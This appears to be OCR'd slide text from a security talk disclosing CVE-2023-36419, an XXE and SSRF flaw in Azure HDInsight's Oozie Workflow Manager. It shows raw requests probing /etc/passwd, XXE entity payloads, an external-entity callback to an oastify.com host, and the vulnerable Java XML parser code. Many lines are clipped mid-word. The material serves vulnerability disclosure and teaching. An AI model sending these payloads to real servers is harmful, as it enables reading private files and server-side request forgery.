
third message

4th and last message with "renderDashboard" message kind, containing the malicious payload

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***



# Fun Stuff

# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

## Administering Ambari

### Understanding cluster roles and access

Access levels allow administrators to categorize cluster users and groups based on the permissions that each level incl

The following roles are based on access-levels. Access levels enhance the granularity of permissions that can be grant users and groups:

**Cluster User**
Users assigned to the Cluster User role can view information about the cluster and its services, including configurations and health alerts. In Ambari 2.2 and earlier, this user was referred to as the Read-only user. Effectively, the cluster user i user.

**Service Operator**
Users assigned to the Service Operator role have control over service life cycles, such as starting and stopping service service checks, and performing service-specific tasks such as rebalancing HDFS and refreshing the YARN Capacity Sc

**Service Administrator**
Users assigned to the Service Administrator role have the same permissions as users assigned to the Service Operator the added ability to configure services. This includes the ability to manage configuration groups, move service masters, HA.

**Cluster Operator**
Users assigned to the Cluster Operator role have the same permissions as users assigned to the Service Administrator the added ability to perform host-level tasks such as adding and removing hosts and components.

**Cluster Administrator**
Users assigned to the Cluster Administrators role have control over the relevant cluster, its hosts, and services. In Ambari 2.2 and earlier, this user was referred to as the Operator user.

**Ambari Administrator**
Ambari Administrator users have full control over all aspects of Ambari. This includes the ability to create clusters, change cluster names, register new versions of cluster software, and fully control all clusters managed by the Ambari instance.

**Parent topic:** Managing cluster roles

https://docs.cloudera.com/HDPDocuments/Ambari-latest/administering-ambari/content/amb_understanding_cluster_roles.html

# CVE-2023-36419 CVSS 8.8

## Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Verifying running under "low"

**Request**

Pretty Raw Hex


```
1 GET
  /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflo
  wservice/resources/proxy/getCurrentUserName HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISESSIONID=[redacted]
4 Authorization: Ba[redacted]
5 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115",
  "Chromium";v="115"
6 X-Xsrf-Header: 28261
7 Sec-Ch-Ua-Mobile: ?0
8 X-Requested-By: Ambari
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0
  Safari/537.36
10 Accept: text/plain, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
  https://research-insight.azurehdinsight.net/views/WORKFLOW_MANA
  GER/1.0.0/workflowservice/
17 Accept-Encoding: gzip, deflate
18 Accept-Language:
  en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
19 Connection: close
20
21
```

**Response**

Pretty Raw

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store
3 Pragma: no-cache
4 Content-Type: application/jso
5 request-id: c2e66ae0557b4f1db
6 x-ms-hdi-active: hn1-resear.r
7 x-ms-hdi-http-host: hn1-resea
8 x-ms-hdi-http-gateway: gw1-re
9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=blo
11 X-Content-Type-Options: nosni
12 User: low
13 Strict-Transport-Security: ma
14 Content-Security-Policy: defa
  'unsafe-inline'; font-src 'se
15 Date: Sun, 13 Aug 2023 14:40:
16 Connection: close
17 Content-Length: 18
18
19 {
    "username":"low"
  }
```

Workflow Manager Dashboard



# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

"readWorkflowXml" endpoint (GET Request)

**Request**

Pretty Raw Hex \n

```
1 GET /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/readWorkflowXml?
  workflowXmlPath=/etc/passwd HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISES[redacted]
4 Authorization: Ba[redacted]
5 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
6 X-Xsrf-Header: 41618
7 Sec-Ch-Ua-Mobile: ?0
8 X-Requested-By: Ambari
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/115.0.0.0 Safari/537.36
10 Accept: text/plain, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservice/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
19 Connection: close
20
```

"File does not exist" / Workflow does not exists

```
Set-Cookie: AMBARISE[redacted]ath=/; HttpOr
HttpOnly; SameSite=N[redacted]
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-
'self'; img-src 'self' *.blob.core.windows.net secure.gravatar.com extjs.com grafana
style-src 'self' 'unsafe-inline'; font-src 'self' data:;
Date: Mon, 14 Aug 2023 12:12:50 GMT
Connection: close
Content-Length: 12838

{
  "errorCode":"error.workflow.xml.not.exists",
  "stackTrace":
  "org.apache.oozie.ambari.view.exception.WfmWebException: File does not exist\n\tat
  w.OozieProxyImpersonator.readWorkflowXml(OozieProxyImpersonator.java:445)\n\tat sun
  essor575.invoke(Unknown Source)\n\tat sun.reflect.DelegatingMethodAccessorImpl.invo
  Impl.java:43)\n\tat java.lang.reflect.Method.invoke(Method.java:498)\n\tat com.sun.
  thodInvokerFactory$1.invoke(JavaMethodInvokerFactory.java:60)\n\tat com.sun.jersey.
  spatch.AbstractResourceMethodDispatchProvider$ResponseOutInvoker._dispatch(Abstract
  der.java:205)\n\tat com.sun.jersey.server.impl.model.method.dispatch.ResourceJavaMe
  ourceJavaMethodDispatcher.java:75)\n\tat com.sun.jersey.server.impl.uri.rules.HttpM
  Rule.java:302)\n\tat com.sun.jersey.server.impl.uri.rules.RightHandPathRule.accept(
  \n\tat com.sun.jersey.server.impl.uri.rules.SubLocatorRule.accept(SubLocatorRule.ja
  y.server.impl.uri.rules.RightHandPathRule.accept(RightHandPathRule.java:147)\n\tat
  uri.rules.SubLocatorRule.accept(SubLocatorRule.java:137)\n\tat com.sun.jersey.serve
  athRule.accept(RightHandPathRule.java:147)\n\tat com.sun.jersey.server.impl.uri.rul
  (ResourceClassRule.java:108)\n\tat com.sun.jersey.server.impl.uri.rules.RightHandPa
```


# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

What about /etc folder ?

```
style-src 'self' 'unsafe-inline'; font-src 'self' data:;
Date: Mon, 14 Aug 2023 12:15:06 GMT
Connection: close
Content-Length: 13821

{
  "errorCode":"error.file.access",
  "stackTrace":
  "java.io.FileNotFoundException: /etc is a directory not a file.
  leSystem.open(NativeAzureFileSystem.java:3124)\n\tat org.apache
  iveAzureFileSystem.java:3090)\n\tat org.apache.hadoop.fs.FileSy
  .ambari.view.utils.hdfs.HdfsApi$15.run(HdfsApi.java:428)\n\tat
  n(HdfsApi.java:426)\n\tat java.security.AccessController.doPriv
  .Subject.doAs(Subject.java:422)\n\tat org.apache.hadoop.securit
  n.java:1907)\n\tat org.apache.ambari.view.utils.hdfs.HdfsApi.ex
  .view.utils.hdfs.HdfsApi.execute(HdfsApi.java:493)\n\tat org.ap
```


Submitting new Coordinator Workflow



# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

"submitJob" endpoint with the default XML body



# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

**Modifying the XML to a simple XXE payload**

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://research-insight.azurehdinsight.net/views/WORKFLOW_MAN
flowservice/
Accept-Encoding: gzip, deflate
Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0
Connection: close

<?xml version="1.0" ?>
  <!DOCTYPE replace [<!ENTITY example "Thisis0xczar"> ]>
  <userInfo>
    <firstName>
      czar
    </firstName>
    <lastName>
      &example;
    </lastName>
  </userInfo>
```

**java.lang.NullPointerException**

**Response**

Pretty Raw

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-store
Pragma: no-cache
Content-Type: application/json;charset=utf-8
request-id: de0ac
x-ms-hdi-active:
x-ms-hdi-http-hos
x-ms-hdi-http-gateway: gw2-resear
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
User: low
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src 'self'; script-src 'self'
 'self' 'unsafe-inline'; font-src 'self' data:;
Date: Sun, 13 Aug 2023 15:19:01 GMT
Connection: close
Content-Length: 13027

{
  "message":"java.lang.NullPointerException",
  "stackTrace":
  "java.lang.RuntimeException: java.lang.NullPointerException\n\t
  eProxyImpersonator.java:214)\n\tat sun.reflect.GeneratedMethodA
  e(Method.java:498)\n\tat com.sun.jersey.spi.container.JavaMetho
  utInvoker._dispatch(AbstractResourceMethodDispatchProvider.java
  er.impl.uri.rules.HttpMethodRule.accept(HttpMethodRule.java:302
  (SubLocatorRule.java:137)\n\tat com.sun.jersey.server.impl.uri.
  .jersey.server.impl.uri.rules.RightHandPathRule.accept(RightHan
  htHandPathRule.accept(RightHandPathRule.java:147)\n\tat com.sun
  dleRequest(WebApplicationImpl.java:1542)\n\tat com.sun.jersey.s
  st(WebApplicationImpl.java:1419)\n\tat com.sun.jersey.server.im
  9)\n\tat com.sun.jersey.spi.container.servlet.ServletContainer.
  vlet.service(HttpServlet.java:790)\n\tat org.eclipse.jetty.serv
```

# CVE-2023-36419 CVSS 8.8

## Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Modifying the XML to a simple XXE payload (2nd try)

**Request**

Pretty Raw Hex

```
1 POST
  /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resou
  rces/proxy/submitJob?app.path=/tmp/doesnoxexist&overwrite=true&jobType=
  COORDINATOR&oozieconfig.useSystemLibPath=true&oozieconfig.rerunOnFailure=true
   HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISESSIONID=[redacted]
4 Content-Length: 92
5 Authorization: [redacted]
6 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
7 X-Xsrf-Header: 32201
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-By: workflow-designer
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
11 Content-Type: text/plain;charset=UTF-8
12 Accept: text/plain, */*; q=0.01
13 X-Requested-With: XMLHttpRequest
14 Sec-Ch-Ua-Platform: "macOS"
15 Origin: https://research-insight.azurehdinsight.net
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer:
   https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/work
   flowservice/
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
22 Connection: close
23
24 <?xml version="1.0" ?>
25   <!DOCTYPE replace [<!ENTITY example "Thisis0xczar"> ]>
26 </userInfo>
```

Malformed XML

**Response**

Pretty Raw

```
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: no-store
3 Pragma: no-cache
4 Content-Type: application/json;charset=utf-8
5 request-id: 170e3ecc03dc449daedbe7f8a38c66ce
6 x-ms-hdi-active: hn[redacted]nternal.cloudapp.net
7 x-ms-hdi-http-host: hn1-res[redacted]al.cloudapp.
8 x-ms-hdi-http-gateway: gw1-resear
9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 User: low
13 Strict-Transport-Security: max-age=31536000; includeSubDomains
14 Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' '
    'self' 'unsafe-inline'; font-src 'self' data:;
15 Date: Sun, 13 Aug 2023 15:19:36 GMT
16 Connection: close
17 Content-Length: 13481
18
19 {
  "message":"org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 3; The
  "stackTrace":
  "java.lang.RuntimeException: org.xml.sax.SAXParseException; lineNumber: 3; co
  ava:80)\n\tat org.apache.oozie.ambari.view.OozieProxyImpersonator.submitJob(O
  nvoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.lang.reflect.Method.in
  rver.impl.model.method.dispatch.AbstractResourceMethodDispatchProvider$Respon
  patcher.dispatch(ResourceJavaMethodDispatcher.java:75)\n\tat com.sun.jersey.s
  hRule.java:147)\n\tat com.sun.jersey.server.impl.uri.rules.SubLocatorRule.acc
  rver.impl.uri.rules.SubLocatorRule.accept(SubLocatorRule.java:137)\n\tat com.
  ccept(ResourceClassRule.java:108)\n\tat com.sun.jersey.server.impl.uri.rules.
  le.java:84)\n\tat com.sun.jersey.server.impl.application.WebApplicationImpl._
  473)\n\tat com.sun.jersey.server.impl.application.WebApplicationImpl.handleRe
  t com.sun.jersey.spi.container.servlet.WebComponent.service(WebComponent.java
  letContainer.service(ServletContainer.java:733)\n\tat javax.servlet.http.Http
  ervletHandler$ChainEnd.doFilter(ServletHandler.java:1631)\n\tat org.springfra
```

could be vulnerable to XXE ?

# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

"submitJon" POST body gets "formatXML"

```java
@POST
@Path("/submitJob")
@Consumes({MediaType.TEXT_PLAIN + "," + MediaType.TEXT_XML})
public Response submitJob(String postBody, @Context HttpHeaders headers,
                          @Context UriInfo ui, @QueryParam("app.path") String appPath,
                          @QueryParam("projectId") String projectId,
                          @DefaultValue("false") @QueryParam("overwrite") Boolean overwr
                          @QueryParam("description") String description,
                          @QueryParam("jobType") String jobTypeString) {
  LOGGER.info("submit workflow job called");
  JobType jobType = JobType.valueOf(jobTypeString);
  if (StringUtils.isEmpty(appPath)) {
    throw new WfmWebException(ErrorCode.INVALID_EMPTY_INPUT);
  }
  appPath = workflowFilesService.getWorkflowFileName(appPath.trim(), jobType);
  try {
    if (!overwrite) {
      boolean fileExists = hdfsFileUtils.fileExists(appPath);
      if (fileExists) {
        throw new WfmWebException(ErrorCode.WORKFLOW_PATH_EXISTS);
      }
    }
    postBody = utils.formatXml(postBody);
```

"formatXml" is using a vulnerable Parser

[Preview] README.md | Utils.java

contrib > views > wfmanager > src > main > java > org > apache > oozie > ambari > view > Utils.java > U

```java
62              .getLogger(Utils.class);
63      private final DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
64      public String formatXml(String xml) {
65
66          try {
67              DocumentBuilder db = dbf.newDocumentBuilder();
68              StreamResult result = new StreamResult(new StringWriter());
69              Document document = db
70                      .parse(new InputSource(new StringReader(xml)));
71              Transformer transformer = TransformerFactory.newInstance()
72                      .newTransformer();
73              transformer.setOutputProperty(OutputKeys.INDENT, "yes");
74              transformer.setOutputProperty(XML_INDENT_AMT_PROP_NAME,
75                      XML_INDENT_SPACES);
76              DOMSource source = new DOMSource(document);
77              transformer.transform(source, result);
78              return result.getWriter().toString();
79          } catch (ParserConfigurationException | SAXException | IOException
80                  | TransformerFactoryConfigurationError | TransformerException e) {
81              LOGGER.error("Error in formatting xml", e);
82              throw new RuntimeException(e);
83          }
84      }
85      public String generateXml(Document doc){
86          DOMSource domSource = new DOMSource(doc);
```

# CVE-2023-36419 CVSS 8.8

**Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability**

SSRF Payload

```
like Gecko) Chrome/115.0.0.0 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "macOS"
Origin: https://research-insight.azurehdinsight.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservic
e/
Accept-Encoding: gzip, deflate
Accept-Language: en-IL,en;q=0.9
Connection: close

<?xml version="1.0" ?>
  <!DOCTYPE message [
  <!ENTITY % ext SYSTEM "http://re9smhprv6ykmjxl1qdp91r8dzjq7ix6m.oastify.com">
  %ext;
  ]>
  <message>
  </message>
```

"SAXParseException" and receiving the callback

```
style-src 'self' 'unsafe-inline'; font-src 'self' data:;
